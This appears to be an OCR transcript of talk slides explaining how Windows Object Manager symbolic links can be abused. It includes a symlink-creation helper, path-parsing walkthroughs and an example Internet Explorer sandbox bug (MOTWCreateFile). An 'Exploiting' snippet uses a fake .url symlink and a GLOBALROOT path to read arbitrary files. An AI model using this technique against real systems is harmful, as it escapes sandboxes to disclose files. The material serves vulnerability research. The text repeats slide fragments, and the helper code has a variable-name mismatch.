


Named Objects



IO/File

```
\??\C:\Windows\notepad.exe
\Device\NamedPipe\mypipe
```



Registry

```
\Registry\Machine\Software
```


Semaphore

```
\BaseNamedObjects\MySema
```

Creating Object Manager Symbolic Links

```
HANDLE CreateSymlink(LPCWSTR linkname, LPCWSTR targetname)
{
    OBJECT_ATTRIBUTES obj_attr;
    UNICODE_STRING name, target;
    HANDLE hLink;

    RtlInitUnicodeString(&name, linkname);
    RtlInitUnicodeString(&target, targetname);

    InitializeObjectAttributes(&objAttr, &name,
        OBJ_CASE_INSENSITIVE, nullptr, nullptr);

    NtCreateSymbolicLinkObject(&hLink, SYMBOLIC_LINK_ALL_ACCESS,
        &obj_attr, &target);
    return hLink;
}
```


Object Manager Reparsing



Parsing Name

```
\MyObjects\Global\MySema
```


Object Manager Reparsing



Parsing Name

```
\MyObjects\Global\MySema
```

Object Manager Reparsing




Parsing Name

```
\MyObjects\Global\MySema
```

Current Component

Object Manager Reparsing




Parsing Name

```
\MyObjects\Global\MySema
```

Current Component

Object Manager Reparsing




Parsing Name

`\MyObjects\Global\MySema`

Current Component

Global → \BaseNamedObjects

Object Manager Reparsing




Parsing Name

```
\MyObjects\Global\MySema
\BaseNamedObjects\MySema
```

Global → \BaseNamedObjects

Object Manager Reparsing



Parsing Name

```
\BaseNamedObjects\MySema
```

Abusing Object Manager Symbolic Links

- Most obvious attack is object squatting
  - Redirect privileged object creation to another name
  - Open named pipes for attacking impersonation
  - Shadowing ALPC ports
- File symlink attacks perhaps more interesting!

Example Vulnerability

IE EPM MOTWCreateFile Information Disclosure

IE Shell Broker MOTWCreateFile

```
HANDLE MOTWCreateFile(PCWSTR FileName, ...) {

    if (FileHasMOTW(FileName) || IsURLFile(FileName)) {
        return CreateFile(FileName, GENERIC_READ, ...);
    }
}
```

```
BOOL IsURLFile(PCWSTR FileName) {
    PCWSTR extension = PathFindExtension(FileName);

    return wcsicmp(extension, L".url") == 0;
}
```

Win32 Path Support


Path	***Description***
some\path	Relative path to current directory
c:\some\path	Absolute directory
\\.\c:\some\path	Device path, canonicalized
\\?\c:\some\path	Device path, non-canonicalized

Interesting!


Win32 to Native NT File Paths

Win32 Path `\\.\c:\some\path`


Win32 to Native NT File Paths



Win32 to Native NT File Paths




Global Root Symlink



Win32 Path **\\.\GLOBALROOT\some\path**

Global Root Symlink




Win32 Path **\\.\GLOBALROOT\some\path**

RtlDosPathNameToRelativeNtPathName

Native Path **\??\GLOBALROOT\some\path**

Global Root Symlink




Writeable Object Directories from IE Sandbox

Path	***Sandbox***
\RPC Control	PM
\Sessions\X\BaseNamedObjects	PM
\Sessions\X\AppContainerNamedObjects\SID\...	EPM


Exploiting

```
IShDocVwBroker* broker;

CreateSymlink(L"\\RPC Control\\fake.url",
              L"\\??\\C:\\some\\file");

broker->MOTWCreateFile(
   L"\\\\.\\GLOBALROOT\\RPC Control\\fake.url",
  ...);

// Read File
```

Registry Key Symbolic Links




Under the hood



Parsing Name

```
\Registry\Machine\Mylink
```

Under the hood

